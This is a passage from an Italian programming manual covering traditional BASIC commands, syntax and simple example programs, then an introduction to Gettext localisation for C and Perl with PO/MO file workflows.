LIST [*riga_iniziale*↩ ↪[-*riga_finale*]] [,...]	Elenca le righe del programma selezionate dagli intervalli indicati come argomento. Se non viene indicato alcun argomento, la visualizzazione viene fatta a partire dalla prima riga; se viene indicata solo la riga iniziale, la visualizzazione riguarda esclusivamente quella riga. L'esempio seguente serve a visualizzare la riga 100 e poi l'intervallo da 150 a 200: '**LIST 100, 150-200**'
RUN [*riga_iniziale*]	Il comando '**RUN**' viene usato normalmente senza argomenti, per avviare il programma caricato nell'interprete. Se si aggiunge il numero di una riga, quel punto viene utilizzato per iniziare l'interpretazione ed esecuzione del programma.
NEW	Cancella il programma che eventualmente fosse caricato nell'interprete.
LOAD *file*	Carica il programma indicato dal nome del file posto come argomento. Se esiste già un programma in memoria, quello viene eliminato. Solitamente, il nome del file deve essere indicato delimitandolo tra apici doppi. È probabile che l'interprete aggiunga un'estensione predefinita od obbligatoria.
SAVE *file*	Salva il programma con il nome specificato come argomento. Solitamente, il nome del file deve essere indicato delimitandolo tra apici doppi. È probabile che l'interprete aggiunga un'estensione predefinita od obbligatoria.
DEL *riga_iniziale* [-*riga_finale*] [,...]	Elimina le righe indicate dall'argomento. Può trattarsi di una sola riga, o di un intervallo, o di una serie di intervalli.

Opzione	Descrizione
RENUM [*riga_iniziale*[,*incremento*]]	Rinumera le righe del programma, aggiornando i riferimenti alle subroutine. È possibile indicare il numero iniziale e anche l'incremento. Di solito, se non viene specificato alcun argomento, la riga iniziale ha il numero 10 e l'incremento è sempre di 10.
BYE QUIT	Termina il funzionamento dell'interprete Basic.

L'inserimento delle righe di programma attraverso l'interprete Basic, avviene iniziando le istruzioni con il numero di riga in cui queste devono essere collocate. Ciò permette così di inserire righe aggiuntive anche all'interno del programma. Se si utilizzano numeri di righe già esistenti, queste vengono sostituite.

Quando un'istruzione Basic viene inserita senza il numero iniziale, questa viene eseguita immediatamente.

661.3 Tipi di dati ed espressioni

I tipi di dati gestibili in Basic sono generalmente solo i numeri reali (numeri a virgola mobile con approssimazione che varia a seconda dell'interprete) e le stringhe.

I numeri vengono indicati senza l'uso di delimitatori; se necessario, è possibile rappresentare valori decimali con l'uso del punto di separazione; inoltre è generalmente ammissibile la notazione esponenziale. L'esempio seguente mostra due modi di rappresentare lo stesso numero.

```
123.456
1.23456E+2
```

Le stringhe si rappresentano delimitandole attraverso apici doppi (possono essere ammessi anche gli apici singoli, ma questo dipende dall'interprete) e sono soggette a un limite di dimensione che dipende dall'interprete (spesso si tratta di soli 255 caratteri).

Le variabili sono distinte in base al fatto che servano a contenere numeri o stringhe. Per la precisione, le variabili che contengono stringhe, hanno un nome che termina con il simbolo dollaro ('**`$`**'). I nomi delle variabili, a parte l'eventuale aggiunta del dollaro per le stringhe, sono soggetti a regole differenti a seconda dell'interprete; in particolare occorre fare attenzione al fatto che l'interprete potrebbe distinguere tra maiuscole e minuscole. In origine, si poteva utilizzare una sola lettera alfabetica!

L'assegnamento di una variabile avviene attraverso l'operatore '**`=`**', secondo la sintassi seguente:

[LET] *variabile*=*valore*

L'uso esplicito dell'istruzione '**`LET`**' è facoltativo.

661.3.1 Espressioni numeriche

Gli operatori tipici che intervengono su valori numerici, restituendo valori numerici, sono elencati nella tabella 661.6.

Tabella 661.6. Elenco degli operatori utilizzabili in presenza di valori numerici, all'interno di espressioni numeriche. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
var = *valore*	Assegna alla variabile il valore alla destra.
- *op1*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 `MOD` *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
op1 ^ *op2*	Eleva il primo operando alla potenza del secondo.
`SQRT` *op1*	Calcola la radice quadrata dell'operando.
`SIN` *op1*	Calcola il seno dell'operando.
`COS` *op1*	Calcola il coseno dell'operando.
`TAN` *op1*	Calcola la tangente dell'operando.
`ARCTAN` *op1*	Calcola l'arcotangente dell'operando.
`LOG` *op1*	Calcola il logaritmo naturale dell'operando.
`ABS` *op1*	Calcola il valore assoluto dell'operando.

Le parentesi tonde possono essere utilizzate per indicare esplicitamente l'ordine dell'elaborazione delle espressioni.

661.3.2 Espressioni stringa

L'unico tipo di espressione che restituisce una stringa a partire da stringhe, è il concatenamento che si ottiene con l'operatore '**+**':

```
stringa_1+stringa_2
```

661.3.3 Espressioni logiche

Le espressioni logiche si possono realizzare a partire da dati numerici, da dati stringa e dal risultato di altre espressioni logiche. La tabella 661.7 mostra gli operatori fondamentali.

Tabella 661.7. Elenco degli operatori utilizzabili nelle espressioni logiche. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 `=` ***op2***	I due numeri, o le due stringhe sono uguali.
op1 `<` ***op2***	Il primo operando è minore del secondo.
op1 `>` ***op2***	Il primo operando è maggiore del secondo.
op1 `<=` ***op2***	Il primo operando è minore o uguale al secondo.
op1 `>=` ***op2***	Il primo operando è maggiore o uguale al secondo.
op1 `<>` ***op2***	I due operandi sono diversi.
cond1 `AND` ***cond2***	Le due condizioni sono entrambe vere.
cond1 `OR` ***cond2***	Almeno una delle due condizioni è vera.
`NOT` ***cond1***	Inverte il risultato logico della condizione.

661.3.4 Espressioni miste

Alcuni operatori utilizzano valori di tipo diverso dal tipo di dati che restituiscono. La tabella 661.8 mostra alcuni di questi.

Tabella 661.8. Elenco di altri operatori.

Operatore e operandi	Descrizione
`VAL` ***stringa***	Valuta la stringa trattandola come un'espressione numerica.
`LEN` ***stringa***	Restituisce la lunghezza della stringa in caratteri.
`STR$` ***numero***	Restituisce una stringa contenente il numero indicato come argomento.

661.3.5 Array

Gli array in Basic possono essere a una o più dimensioni, a seconda dell'interprete. In ogni caso, dovrebbero essere distinti in base al contenuto: solo numeri o solo stringhe. L'indice del primo elemento dovrebbe essere zero. La dichiarazione avviene nel modo seguente:

DIM ***nome*** (***dimensione_1*** [**, *dimensione_2***] ...)

DIM ***nome***$ (***dimensione_1*** [**, *dimensione_2***] ...)

Nel primo caso si tratta di un array con elementi numerici, nel secondo si tratta di un array con elementi stringa.

661.4 Primi esempi banali

L'esempio seguente è il più banale, emette semplicemente la stringa '**`"Ciao Mondo!"`**' attraverso lo standard output:

```
10 print "Ciao Mondo!"
```

Per eseguire il programma basta utilizzare il comando '**`RUN`**':

RUN [*Invio*]

```
Ciao Mondo!
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso di variabili:

```
10 A$ = "Ciao"
20 B$ = "Mondo"
30 PRINT A$; " "; B$
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso del concatenamento di stringa:

```
10 A$ = "Ciao"
20 B$ = "Mondo"
30 PRINT A$+" "+B$
```

L'esempio seguente mostra l'uso di una costante e di una variabile numerica:

```
10 A$ = "Ciao"
20 B$ = "Mondo"
30 N = 1000
40 PRINT N; "volte "; A$; " "; B$
```

Il risultato che si ottiene dovrebbe essere il seguente:

```
1000 volte Ciao Mondo!
```

661.5 Strutture di controllo del flusso

Il Basic è un linguaggio di programmazione molto povero dal punto di vista delle strutture di controllo. In modo particolare sono assenti funzioni e procedure. Per fare riferimenti a porzioni di codice occorre sempre indicare un numero di riga, attraverso le istruzioni '**GOTO**' o '**GOSUB**'.

661.5.1 Istruzione «GOTO»

```
GOTO riga
```

Si tratta dell'istruzione di salto incondizionato e senza ritorno. In pratica, l'esecuzione del programma prosegue dalla riga indicata come argomento, perdendo ogni riferimento al punto di origine.

661.5.2 Istruzione «GOSUB»

```
GOSUB riga
```

Si tratta dell'istruzione di salto incondizionato con ritorno. L'esecuzione del programma prosegue dalla riga indicata come argomento e, quando poi viene incontrata l'istruzione '**RETURN**', il programma riprende dalla riga successiva a quella in cui è avvenuta la chiamata. Questo è l'unico modo offerto dal Basic tradizionale per la realizzazione di subroutine

L'esempio seguente mostra un programma completo che visualizza il messaggio '**"Ciao"**' e poi il messaggio '**"Mondo"**':

```
10 GOTO 50
20 A$ = "Ciao"
30 PRINT A$
40 RETURN
50 GOSUB 20
60 B$ = "Mondo"
70 PRINT B$
```

661.5.3 Istruzione «IF»

```
IF condizione THEN istruzione [ELSE istruzione]
```

Se la condizione si verifica, viene eseguita l'istruzione posta dopo la parola chiave '**THEN**', altrimenti, se esiste, quella posta dopo la parola chiave '**ELSE**'. La situazione è tale per cui le istruzioni condizionate sono prevalentemente '**GOTO**' e '**GOSUB**'.

L'esempio seguente emette la stringa '**"Ottimo"**' se la variabile '**N**' contiene un valore superiore a 100; altrimenti esegue la subroutine che inizia a partire dalla riga 50.

```
150 IF N > 100 THEN PRINT "Ottimo" ELSE GOSUB 50
```

661.5.4 Istruzione «FOR»

```
FOR variabile_num = inizio TO fine [STEP incremento]
istruzioni
...
NEXT
```

Esegue le istruzioni e ogni volta incrementa la variabile numerica indicata, assegnandole inizialmente il valore posto dopo il simbolo '**=**'. Il blocco di istruzioni viene eseguito fino a quando la variabile raggiunge il valore finale stabilito; l'incremento è unitario, a meno che sia stato indicato diversamente attraverso l'argomento della parola chiave '**STEP**'.

661.5.5 Istruzioni «END» e «STOP»

La conclusione, o l'interruzione del programma può essere indicata esplicitamente utilizzando l'istruzione '**END**' oppure l'istruzione '**STOP**'. La prima corrisponde all'interruzione dovuta a una conclusione normale, la seconda serve a generare un messaggio di errore e si presta per l'interruzione del programma in presenza di situazioni anomale.

661.6 Input e output

L'input e l'output del Basic tradizionale è molto povero, riguardando prevalentemente l'acquisizione di dati da tastiera e l'emissione di testo sullo schermo.

661.6.1 Istruzione «PRINT»

```
PRINT operando [{,|;}...]
```

L'istruzione '**PRINT**' permette di emettere sullo schermo una stringa corrispondente agli operandi utilizzati come argomenti. Eventuali valori numerici vengono convertiti in stringhe automaticamente. Gli operandi possono essere elencati utilizzando la virgola o il punto e virgola. Gli esempi seguenti sono equivalenti:

```
10 PRINT 1234, "saluti"
```

```
10 PRINT 1234; "saluti"
```

```
10 A = 1234
20 PRINT A; "saluti"
```

```
10 A = 1234
20 M$ = "saluti"
30 PRINT A; M$
```

Se come operando si vuole utilizzare il risultato di un'espressione, di qualunque tipo, può essere necessario l'uso di parentesi tonde, come nell'esempio seguente, in cui si vuole emettere il risultato del coseno di zero:

```
10 PRINT ( COS 0 )
```

661.6.2 Istruzione «INPUT» o «?»

INPUT [*invito* ;] *variabile* [, *variabile*] ...

? [*invito* ;] *variabile* [, *variabile*] ...

Attraverso questa istruzione è possibile inserire un valore in una variabile, o una serie di valori in una serie di variabili. Se viene indicata la stringa dell'invito, questa viene visualizzata prima di attendere l'inserimento da parte dell'utente; altrimenti viene visualizzato semplicemente un punto interrogativo.

Se si indica un elenco di variabili, queste devono essere dello stesso tipo (tutte numeriche o tutte stringa) e il loro inserimento viene atteso in modo sequenziale da parte dell'utente.

L'esempio seguente rappresenta l'inserimento di una stringa senza invito e di una coppia di numeri con invito:

```
10 INPUT A$
20 INPUT "Inserisci la coppia di numeri "; X, Y
```

[1] **Bywater BASIC** GNU GPL

Capitolo 662

Basic: esempi di programmazione

In questo capitolo si raccolgono solo alcuni esempi molto semplici di programmazione in Basic. Infatti, questo linguaggio di programmazione non si presta per la rappresentazione di algoritmi complessi.

662.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è descritto nella sezione 542.2.1.

```
1000 REM ==============================================================
1010 REM somma.bas
1020 REM Somma esclusivamente valori positivi.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = X
1080 FOR I = 1 TO Y
1090 LET Z = Z + 1
1100 NEXT
1110 PRINT X; "+"; Y; "="; Z
1120 END
1130 REM ==============================================================
```

662.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è descritto nella sezione 542.2.2.

```
1000 REM =============================================================
1010 REM moltiplica.bas
1020 REM Moltiplica esclusivamente valori positivi.
1030 REM =============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = 0
1080 FOR I = 1 TO Y
1090 LET Z = Z + X
1100 NEXT
1110 PRINT X; "*"; Y; "="; Z
1120 END
1130 REM =============================================================
```

662.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è descritto nella sezione 542.2.3.

```
1000 REM =============================================================
1010 REM dividi.bas
1020 REM Divide esclusivamente valori positivi.
1030 REM =============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = 0
1080 LET I = X
1090 IF I < Y THEN GOTO 1130
1100 LET I = I - Y
1110 LET Z = Z + 1
1120 GOTO 1090
1130 PRINT X; "/"; Y; "="; Z
1140 END
1150 REM =============================================================
```

662.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è descritto nella sezione 542.2.4.

```
1000 REM ==============================================================
1010 REM exp.bas
1020 REM Eleva a potenza.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = 1
1080 FOR I = 1 TO Y
1090 LET Z = Z * X
1100 NEXT
1110 PRINT X; "^"; Y; "="; Z
1120 END
1130 REM ==============================================================
```

662.5 Radice quadrata

Il problema della radice quadrata è descritto nella sezione 542.2.5.

```
1000 REM ==============================================================
1010 REM radice.bas
1020 REM Radice quadrata intera.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il valore "; X
1060 LET Z = 0
1070 LET T = 0
1080 REM Inizio del ciclo di calcolo
1090 LET T = Z * Z
1100 IF T > X THEN GOTO 1130
1110 LET Z = Z + 1
1120 GOTO 1080
1130 REM Riprende il flusso normale
1140 LET Z = Z - 1
1150 PRINT "radq("; X; ") ="; Z
1160 END
1170 REM ==============================================================
```

662.6 Fattoriale

Il problema del fattoriale è descritto nella sezione 542.2.6.

```
1000 REM ==============================================================
1010 REM fatt.bas
1020 REM Fattoriale.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il valore "; X
1060 LET Z = X
1070 FOR I = (X - 1) TO 1 STEP -1
1080 LET Z = Z * I
1090 NEXT
1100 PRINT "fatt("; X; ") ="; Z
1110 END
1120 REM ==============================================================
```

662.7 Ricerca sequenziale

Il problema della ricerca sequenziale all’interno di un array, è descritto nella sezione 542.3.1.

```
1000 REM ==============================================================
1010 REM ricercaseq.bas
1020 REM Ricerca sequenziale.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il numero di elementi "; N
1060 DIM A(N)
1070 FOR I = 0 TO N-1
1080 PRINT "A("; I; ") ="
1090 INPUT A(I)
1100 NEXT
1110 INPUT "Inserisci il valore da cercare "; X
1120 FOR I = 0 TO N-1
1130 IF X = A(I) THEN GOTO 1170
1140 NEXT
1160 GOTO 1190
1170 PRINT "L’elemento A("; I; ") contiene il valore "; X
1180 END
1190 PRINT "Il valore "; X; " non è stato trovato"
1200 END
1210 REM ==============================================================
```

Parte ciii

Nazionalizzazione e localizzazione

Capitolo 663

Gettext: introduzione

Gettext [1] è un sistema che aiuta nella traduzione dei messaggi dei programmi e al loro mantenimento. Ci possono essere molti modi per realizzare un programma multilingua, ma Gettext rappresenta probabilmente il metodo più semplice in pratica che consente la traduzione successiva senza interferire con un eseguibile già pronto, purché predisposto per questo.

663.1 Principio di funzionamento

La logica di Gettext è molto semplice: il programma incorpora solo i messaggi in inglese; all'esterno si associano una serie di file, uno per ogni linguaggio disponibile, con le traduzioni corrispondenti. Non è necessario «codificare» i messaggi in qualche modo, perché la corrispondenza avviene in modo letterale, in base al testo originale.

```
msgid "%s: cannot create the temporary file %s\n"
msgstr "%s: non è possibile creare il file temporaneo %s\n"
```

L'esempio, che mostra un estratto ipotetico di un file PO di Gettext (*Portable object*), serve a comprendere il concetto: la stringa preceduta dalla parola chiave '**`msgid`**' (*message identity*) è quella di riferimento, che viene rimpiazzata automaticamente da quella sottostante, preceduta dalla parola chiave '**`msgstr`**'.

Le stringhe e le traduzioni di Gettext sono costanti, nel senso che '**`%s`**' viene preso come tale, mentre è il programma che lo sostituisce opportunamente. In questo senso, bisogna considerare che Gettext è nato per il linguaggio C, per essere usato in stringhe che siano argomento di funzioni come '**`printf()`**' e '**`sprintf()`**'.

663.2 Fasi di preparazione

La predisposizione di un programma per Gettext potrebbe essere fatta in modo più o meno automatico, attraverso strumenti specifici, oppure si può procedere in modo più semplice, anche se più oneroso dal punto di vista del tempo impiegato. Qui si intende mostrare questo modo più semplice per permettere al lettore di comprendere il concetto. La documentazione di Gettext è di per sé molto dettagliata.

Per prima cosa, il sorgente C deve essere predisposto attraverso l'inclusione di alcuni file di intestazione, quindi le stringhe vengono inglobate dalla funzione '**`gettext()`**'. Quello che segue è il classico programma che visualizza un messaggio ed esce; si suppone che si tratti del file '`ciao.c`':

```
#include <stdio.h>
int main ()
{
    printf ("Hello world\n");
}
```

Ecco come deve essere trasformato:

```
#include <stdio.h>
#include <libintl.h>
#include <locale.h>

#define PACKAGE "ciao"
#define LOCALEDIR "/var/tmp"

int main ()
{
    setlocale (LC_ALL, "");
    bindtextdomain (PACKAGE, LOCALEDIR);
    textdomain (PACKAGE);

    printf (gettext ("Hello world\n"));
}
```

Le funzioni '**`bindtextdomain`**' e '**`textdomain`**' utilizzano come argomenti delle macro (costanti manifeste), in modo da generalizzare il funzionamento e rendere esterna la definizione di queste componenti. A parte questi particolari, si nota che '**`printf()`**' non ha più come argomento la costante di prima, ma la funzione '**`gettext()`**'.

Il programma può essere compilato, anche se non è ancora disponibile una traduzione:

`$` **`cc -o ciao ciao.c`** [*Invio*]

La fase successiva richiede la creazione di un file PO, attraverso l'aiuto del programma '**`xgettext`**':

`$` **`xgettext ciao.c`** [*Invio*]

Quello che si ottiene nella directory corrente è il file '`messages.po`', contenente esattamente il testo seguente:

```
# SOME DESCRIPTIVE TITLE.
# Copyright (C) YEAR Free Software Foundation, Inc.
# FIRST AUTHOR <EMAIL@ADDRESS>, YEAR.
#
#, fuzzy
msgid ""
msgstr ""
"Project-Id-Version: PACKAGE VERSION\n"
"POT-Creation-Date: 2000-05-15 23:05+0200\n"
"PO-Revision-Date: YEAR-MO-DA HO:MI+ZONE\n"
"Last-Translator: FULL NAME <EMAIL@ADDRESS>\n"
"Language-Team: LANGUAGE <LL@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=CHARSET\n"
"Content-Transfer-Encoding: ENCODING\n"

#: ciao.c:18
msgid "Hello world\n"
msgstr ""
```

Questo file deve essere modificato, in particolare per ciò che riguarda le prime direttive, ol-

tre che per aggiungere la traduzione della frase che viene visualizzata dal programma. Per esempio, così:

```
# Ciaomondo PO file.
# Copyright (C) 2000 Pinco Pallino
# Pinco Pallino <ppinco@dinkel.brot.dg>, 2000.
#
msgid ""
msgstr ""
"Project-Id-Version: ciao-0.1\n"
"POT-Creation-Date: 2000-05-15 23:05+0200\n"
"PO-Revision-Date: 2000-05-15 22:52+0200\n"
"Last-Translator: Pinco Pallino <ppinco@dinkel.brot.dg>\n"
"Language-Team: Italian <it@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=iso-8859-1\n"
"Content-Transfer-Encoding: 8bit\n"

#: ciao.c:18
msgid "Hello world\n"
msgstr "Ciao mondo\n"
```

Si osservi che è stato necessario togliere la riga contenente il commento speciale '**#, fuzzy**'.

Il file viene salvato con un nome appropriato; per esempio 'ciao.po'. Quindi si passa alla sua compilazione, per ottenere il file 'ciao.mo':

$ **msgfmt -vvvv -o ciao.mo ciao.po** [*Invio*]

Dal momento che il file in questione contiene la traduzione in italiano del programma, deve essere collocato all'interno della gerarchia 'it/LC_MESSAGES/', a sua volta a partire dalla directory dichiarata con la funzione '**bindtextdomain()**', cioè '/var/tmp/it/LC_MESSAGES/' secondo quanto definito nel sorgente C.

A questo punto, dopo la collocazione appropriata del file compilato della traduzione, se la configurazione locale è corretta, lanciando l'eseguibile '**ciao**' si dovrebbe vedere il messaggio tradotto. Eventualmente si veda quanto descritto nel capitolo 137 per quanto riguarda la configurazione della localizzazione.

663.3 Abbinamento a un «pacchetto»

Perché Gettext sappia qual è il file che contiene i messaggi tradotti, nell'ambito della configurazione locale, fa riferimento a un nome che viene definito «pacchetto», che di solito si sceglie opportunamente simile a quello del programma per il quale si fa la traduzione:

```
textdomain ("pippo");
```

L'esempio mostra l'istruzione da usare in un programma C per stabilire il nome del pacchetto secondo Gettext. Questo nome stabilisce che Gettext debba cercare il file '***sigla_locale***/LC_MESSAGES/pippo.mo'. Gettext determina il nome della prima parte del percorso, corrispondente a ciò che qui è stato mostrato con la metavariabile ***sigla_locale***, analizzando alcune variabili di ambiente; precisamente segue questo ordine:

- '**LANGUAGE**'
- '**LC_ALL**'
- altre variabili '**LC_***'
- '**LANG**'

Dal valore contenuto in queste variabili si estrae la prima parte: quella che arriva fino al primo punto, se c'è. In pratica, se per ipotesi la variabile '**LANG**' contiene il valore '**it_IT.ISO-8859-1**', per Gettext è importante solo '**it_IT**'. Tuttavia, anche questa informazione tende a essere eccessiva, dal momento che contiene, oltre al linguaggio, anche l'area nazionale. In pratica, alla fine contano solo le prime due lettere, che esprimono il linguaggio in base allo standard ISO 639 (sezione 106).

Gettext analizza il contenuto delle variabili di ambiente perché con la funzione '**setlocale()**' è stata azzerata internamente la definizione '**LC_ALL**'. Usando la funzione '**setlocale()**' si potrebbe imporre un certo linguaggio, indipendentemente dalle variabili di ambiente relative.

Tornando all'esempio iniziale, si tratta del file '`it/LC_MESSAGES/pippo.mo`', che in condizioni normali, Gettext cerca a partire dalla directory '`/usr/share/locale/`' (o eventualmente da un'altra posizione in base al modo in cui è stato compilato). Tuttavia è possibile richiedere espressamente una collocazione differente attraverso un'istruzione già vista da collocare nel programma interessato:

```
bindtextdomain ("pippo", "/var/tmp");
```

In tal caso, se si scrive questo in un programma, Gettext va a cercare precisamente il file '`/var/tmp/it/LC_MESSAGES/pippo.mo`'.

663.4 Creazione e mantenimento dei file PO

È già stato mostrato in breve come si crea un file PO attraverso il programma '**xgettext**'. È il caso di osservare che '**xgettext**' può ricevere l'indicazione di più file sorgenti che fanno capo allo stesso dominio di traduzione:

xgettext [*opzioni*] *file_sorgente*...

In particolare, tra le opzioni può essere interessante segnalare '**--default-domain=*dominio***', che serve a '**xgettext**' per conoscere il dominio a cui si fa riferimento, creando così il file '***dominio*.po**', invece del solito '`messages.po`'.

$ **xgettext --default-domain=ciao *.c** [*Invio*]

L'esempio mostra come ottenere il file '`ciao.po`' a partire da tutti i file che terminano con l'estensione '`.c`'.

Quando si aggiornano i sorgenti di un programma già tradotto, si pone il problema di aggiornare nello stesso modo i file PO precedenti. Per fare questo si deve ricreare il file PO iniziale non tradotto, nel modo appena visto, quindi si usa il programma '**msgmerge**':

```
msgmerge [opzioni] file_po_originale file_po_successivo > file_po_aggiornato
```

In pratica, '**msgmerge**' fonde assieme due file PO, preservando le traduzioni del primo file riferite a messaggi che si trovano ancora nel secondo. Per esempio, se si dispone già del file 'vecchio.po' con le traduzioni, mentre con '**xgettext**' è appena stato generato un file PO non tradotto per lo stesso programma, che qui viene chiamato 'non_tradotto.po', si può ottenere un nuovo file PO con le traduzioni vecchie ancora valide e con i messaggi nuovi da tradurre:

$ **msgmerge vecchio.po non_tradotto.po > nuovo.po** [*Invio*]

Naturalmente, questa operazione si fa nel momento in cui ci si accinge ad aggiornare materialmente la traduzione del programma, altrimenti questo lavoro non avrebbe senso, dal momento che un file PO contenente messaggi non tradotti non può essere compilato.

```
msgfmt [opzioni] file_po
```

Il programma '**msgfmt**' è quello che si occupa di compilare i file PO ottenendo i file MO, adatti alla propria piattaforma. È praticamente indispensabile utilizzare l'opzione '**--output-file=***file_mo*' ('**-o**'), per indicare il nome del file da creare. Inoltre, è opportuno utilizzare più di una volta l'opzione '**--verbose**' ('**-v**') per avere una visione chiara del procedimento, ovvero dei motivi per i quali alle volte il file non viene compilato.

$ **msgfmt -vvvv --output-file=prova.mo prova.po** [*Invio*]

L'esempio mostra l'utilizzo tipico di questo programma, dove in particolare viene richiesto un livello di dettaglio delle informazioni generate molto elevato (quattro volte '**-v**').

663.4.1 Commenti «fuzzy»

Ogni volta che qualche indicazione all'interno di un file PO è incerta, in quanto predefinita o determinata automaticamente in modo non sicuro, viene aggiunto un commento speciale contenente la parola '**fuzzy**'. In presenza di commenti del genere si richiede un intervento manuale, dopo il quale deve essere rimossa tale parola, altrimenti '**msgfmt**' si rifiuta di completare la compilazione dei file PO.

663.5 Gettext con i programmi Perl

Esiste la possibilità di utilizzare Gettext anche nei programmi Perl. Per questo è necessario includere nel programma Perl il riferimento a un modulo esterno: Perl-gettext. Il tutto si svolge in maniera molto simile a un programma C, inserendo inizialmente le istruzioni seguenti:

```
use POSIX;
use Locale::gettext;
setlocale (LC_ALL, "");
textdomain ("dominio_gettext");
[bindtextdomain ("dominio_gettext", "directory");]
```

Per esempio, se si tratta del programma «Pippo», il dominio per Gettext potrebbe essere convenientemente «pippo», arrivando al risultato seguente:

```
use POSIX;
use Locale::gettext;
setlocale (LC_ALL, "");
textdomain ("pippo");
bindtextdomain ("pippo", "/opt/pippo/locale");
```

Potrebbe essere che la funzione '**`bindtextdomain()`**' non si comporti come previsto; in tal caso sarebbe meglio evitarne l'uso.

Per il resto, tutto funziona come per i sorgenti scritti in C:

```
print STDOUT (gettext ("Hello world\n"));
```

Tuttavia, Perl non è identico al C, per cui occorre osservare alcune situazioni specifiche. In particolare, non è possibile inserire in un argomento della funzione '**`gettext()`**' una variabile di Perl che deve essere espansa, perché questa espansione avverrebbe prima che '**`gettext()`**' possa ricevere tale argomento. Pertanto, l'esempio seguente non può essere tradotto:

```
# Esempio errato.
print STDOUT (gettext ("Il file $file contiene caratteri non validi\n"));
```

Il modo giusto di agire è quello di sostituire '**`print()`**' con '**`printf()`**', come nell'esempio seguente:

```
# Esempio corretto.
printf STDOUT (gettext ("Il file %s contiene caratteri non validi\n"),
               $file);
```

Infatti, il parametro '**`%s`**' viene sostituito alla fine da '**`printf`**', per cui inizialmente la stringa non viene modificata.

Un altro problema da considerare sono i messaggi lunghi, che richiedono più righe. In Perl si potrebbe fare una cosa del genere:

```
    printf STDOUT
      (gettext
        ( "Usage: %s --input-type=TYPE INPUT_FILE REPORT_FILE\n"
        . "        %s --help\n"
        . "        %s --version\n"
        . "\n"
        . "Check for HTTP and FTP URI inside a text.\n"
        . "\n"
        . "Options:\n"
        . "--help              display this help and exit.\n"
        . "--version           display version information and exit.\n"
        . "--input-type=TYPE   define the input type:\n"
        . "     standard       input is a simple text file;\n"
        . "     html, sgml     input is a typical SGML file;\n"
        . "     texi, texinfo  input is a Texinfo source file.\n"
        . "\n"
        . "Arguments:\n"
```

```
        . "\n"
        . "INPUT_FILE          the input file.\n"
        . "\n"
        . "REPORT_FILE         a file that is generated with the reported\n"
        . "                      errors.\n"),
        $program_name, $program_name, $program_name);
```

Ma questo non viene riconosciuto da '**xgettext**' che riesce a prelevare solo la prima riga:

```
#: urichk:55
#, c-format
msgid "Usage: %s --input-type=TYPE INPUT_FILE REPORT_FILE\n"
msgstr ""
```

In queste situazioni eccezionali, occorre intervenire a mano nel file PO; sia la prima volta che si crea il file, sia tutte le volte successive in cui lo si aggiorna.

663.5.1 Adattare il sorgente Perl per facilitare l'estrazione dei messaggi da tradurre

Se si prendono delle piccole precauzioni nella scrittura delle stringhe con Perl, è possibile filtrare il sorgente successivamente, per passarlo a '**xgettext**' in modo che questo possa interpretarlo correttamente (come se fosse un programma C). In pratica, occorre fare in modo che le stringhe siano unite, senza ottenerle attraverso un concatenamento. L'esempio già mostrato va modificato nel modo seguente:

```
    printf STDOUT
      (gettext
        ("\
Usage: %s --input-type=TYPE INPUT_FILE REPORT_FILE\
       %s --help\
       %s --version\
\
Check for HTTP and FTP URI inside a text.\
\
Options:\
--help              display this help and exit.\
--version           display version information and exit.\
--input-type=TYPE   define the input type:\
    standard        input is a simple text file;\
    html, sgml      input is a typical SGML file;\
    texi, texinfo   input is a Texinfo source file.\
\
Arguments:\
\
INPUT_FILE          the input file.\
\
REPORT_FILE         a file that is generated with the reported\
                      errors."),
        $program_name, $program_name, $program_name);
```

A questo punto, si può realizzare un piccolo programma Perl che inserisce il codice '**\n**' alla fine delle righe (sostituendolo alla barra obliqua inversa) e sostituisce il codice '**\@**' con '**@**':

```
#!/usr/bin/perl
$line = "";
while ($line = <STDIN>)
  {
    $line =~ s/\\$/\\n\\/;
    $line =~ s/\\\@/\@/g;
    print STDOUT ($line);
  }
```

Come si vede, il programma Perl che si ottiene legge dallo standard input ed emette il risultato della sua trasformazione attraverso lo standard output.

663.5.2 Alleviare gli inconvenienti di un modulo in più

Scrivere un programma Perl che faccia uso di Gettext, significa costringere a installare il modulo Perl-gettext. Purtroppo, una delle cose che complicano di più l'utilizzo di programmi Perl sono i moduli aggiuntivi necessari che devono essere installati perfettamente come previsto.

Questo potrebbe sembrare un problema secondario; invece non lo è affatto. A questo punto, se si vuole consentire al proprio programma Perl di funzionare anche in un ambiente non tanto amichevole, si deve prevedere una via di uscita:

```
#!/usr/bin/perl
#
…

use POSIX;
use Locale::gettext;
setlocale (LC_ALL, "");
textdomain ("pippo");

#sub gettext
#{
#    return $_[0];
#}

…
```

